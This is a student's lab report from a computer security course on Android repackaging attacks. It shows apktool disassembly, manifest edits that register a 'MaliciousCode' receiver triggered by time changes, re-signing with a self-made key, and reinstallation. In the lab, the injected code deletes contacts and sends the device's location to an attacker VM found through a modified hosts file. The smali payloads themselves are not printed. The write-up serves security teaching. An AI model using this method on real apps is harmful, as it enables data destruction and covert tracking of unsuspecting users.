Computer Security

Lab 11 Report

Android Repackaging

Chirag Sachdev

680231131

Task 1:

Obtain an android app and install it

First we see if the 2 virtual machines can ping each other

```
/bin/bash 80x46
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.416 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.841 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=1.07 ms
^C
--- 10.0.2.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2021ms
rtt min/avg/max/mdev = 0.416/0.776/1.071/0.271 ms
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$
```

```
android [Running] - Oracle VM VirtualBox
Window 1
x86_64:/ $ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.999 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.340 ms
^C
--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2052ms
rtt min/avg/max/mdev = 0.062/0.467/0.999/0.392 ms
x86_64:/ $
```

We see that the machines communicate successfully.


We connect the Ubuntu vm to the android vm by using adb connect.


```
/bin/bash
/bin/bash 80x46
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ adb connect 10.0.2.6
connected to 10.0.2.6:5555
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ adb devices
List of devices attached
10.0.2.6:5555   device

[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$
```

We see that communication has been established successfully.

Next we install an app on the android machine using the ubuntu vm as shown below.





Here we see that the repackaging lab is installed on the android vm.

Task 2 :

Disassemble the Android App

Here we use the apktool with the disassemble flag to disassemble an apk file.

```
/bin/bash 86x25
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$ ls RepackagingLab
AndroidManifest.xml  apktool.yml  original  res  smali
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$
```

Here we see that the apk file has been disassembled into various files and directory trees.

Task 3:

Inject Malicious code

Here we add the malicious smali file to the ./smali/com directory.

We then modify the XML file of the package to add instructions and the malicious code.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
platformBuildVersionName="6.0-2166767">
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <application android:allowBackup="true" android:debuggable="true"
```

```
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED"
        AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>

    </application>
</manifest>
```

Here we see the malicious smali file in the com directory as shown below.

```
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$ ll RepackagingLab/smali/com/
total 8
-rw------- 1 seed seed  956 Nov 21 23:37 MaliciousCode.smali
drwxrwxr-x 3 seed seed 4096 Nov 21 23:29 mobiseed
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$
```

Task 4:

Repack Android App with Malicious code:

First we use the apktool with the build flag

```
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$ ll RepackagingLab/dist/
total 1364
-rw-rw-r-- 1 seed seed 1396411 Nov 21 23:55 RepackagingLab.apk
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$
```

Here we see that a new APK file has been created and is exported in the RepackaginLab/dis/ directory.

The file would not be installed unless it is signed by a signing authority.

To achieve this we become the signing authority ourselves by creating a CA certificate as shown below.

```
[11/21/2019]Chirag@VM:~/.../Lab11-Repackaging$ keytool -alias chirag -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
        for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Enter key password for <chirag>
        (RETURN if same as keystore password):
```

With this CA certificate, we now use jarsigner to sign our repackaged APK file. As shown below

```
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ jarsigner -keystore mykey.keystore RepackagingLab/dist/RepackagingLab.apk chirag
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar a
xpiration date (2020-02-19) or after any future revocation date.
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$
```

Now the repackaged APK file is ready to be installed on the Android Machine.


Task 5:

Installing the Repackaged App and trigger the Malicious Code

For this we use the adb tool with the flag -r to reinstall a file as shown below.


```
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ adb install -r RepackagingLab/dist/RepackagingLab_original.apk
15124 KB/s (1428269 bytes in 0.092s)
Success
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$
```

We now have new permissions associated with the file, hence we enable the contacts permission for the Repackaging App.




We see the contacts of the android device below.


For the purpose of demonstration, I have added a test contact to the device as well.



To trigger the malicious code, we need to change the time on the system. Since the malicious code is triggered by the event of a time change.



As soon as the date on the device is changed, the malicious code is triggered and the contacts of the device are deleted.



Task 6.

Repackaging Attack to Track Location

For this task we want the location of the android machine to be sent to the hackers machine. For this we will simulate the internet with our NAT Network. We modify the hosts file on the android machine so that it bypasses the DNS protocols to get the address of the server. For this we need to pull the hosts file of the android machine to modify the file. We pull the file onto the ubuntu VM and then modify the contents so it detects the IP of the server as the ip of our VM, which is 10.0.2.15

We modify the host file and then send it back to the android VM. We need to do the modification of the hosts file with adb root daemon.

```
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ adb pull system/etc/hosts
error: device '(null)' not found
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ adb connect 10.0.2.6
connected to 10.0.2.6:5555
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ adb pull system/etc/hosts
0 KB/s (56 bytes in 0.087s)
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ vim hosts
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:91:2f:c9
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::13f5:d4d8:5661:a226/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1645 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1698 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1198115 (1.1 MB)  TX bytes:253508 (253.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1178 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1178 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:96018 (96.0 KB)  TX bytes:96018 (96.0 KB)

[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$

[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ adb push ./hosts system/etc/hosts

2 KB/s (103 bytes in 0.045s)
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$
```

```
Window 1
x86_64:/ $ cat /system/etc/hosts
127.0.0.1       localhost
10.0.2.15       http://www.repackagingattacklab.com/
::1             ip6-localhost
x86_64:/ $
```


We need to inject the malicious smali code files in the disassembled apk file in the smali/com/mobiseed/repackaging folder. The smali files have been obtained from the lab website.

```
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$ ls RepackagingLab/smali/com/mobis
eed/repackaging/
BuildConfig.smali    R$bool.smali      R$integer.smali  R$string.smali
HelloMobiSEED.smali  R$color.smali     R$layout.smali   R$styleable.smali
MaliciousCode.smali  R$dimen.smali     R$menu.smali     R$style.smali
R$anim.smali         R$drawable.smali  R$mipmap.smali   SendData$1.smali
R$attr.smali         R$id.smali        R.smali          SendData.smali
[11/22/2019]Chirag@VM:~/.../Lab11-Repackaging$
```


We then need to modify the XML file to update permissions and to write code to trigger the location. The XML file has been modified as shown below.

```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/
android" package="com.mobiseed.repackaging"
platformBuildVersionCode="23" platformBuildVersionName="
6.0-2166767">
<uses-permission android:name="
android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="
android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="
android.permission.ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.INTERNET"/>
    <application android:allowBackup="true" android:debuggable=
    "true" android:icon="@drawable/mobiseedcrop" android:label=
    "@string/app_name" android:supportsRtl="true" android:theme
    ="@style/AppTheme">
        <activity android:label="@string/app_name" android:name
        ="com.mobiseed.repackaging.HelloMobiSEED" android:theme
        ="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="
                android.intent.action.MAIN"/>
                <category android:name="
                android.intent.category.LAUNCHER"/>
            </intent-filter>
    </activity>
        <receiver android:name="
        com.mobiseed.repackaging.MaliciousCode" >
            <intent-filter>
                <action android:name="
                android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```


We build the apk and reinstall the application in the Android machine. This time we have to enable location permission .



Now we enable the mock location app on the android machine and set it to Agra.



We then trigger the malicious code by changing the time of the system.



Now on our attacker machine, we start the apache2 server to redirect packets to the malicious website hosted on this server.

Here we can see that the android machine is currently being tracked to the Tag Mahal where the mock location app was set to.

Thus the repackaging attack has been performed successfully and the location of the victim is tracked.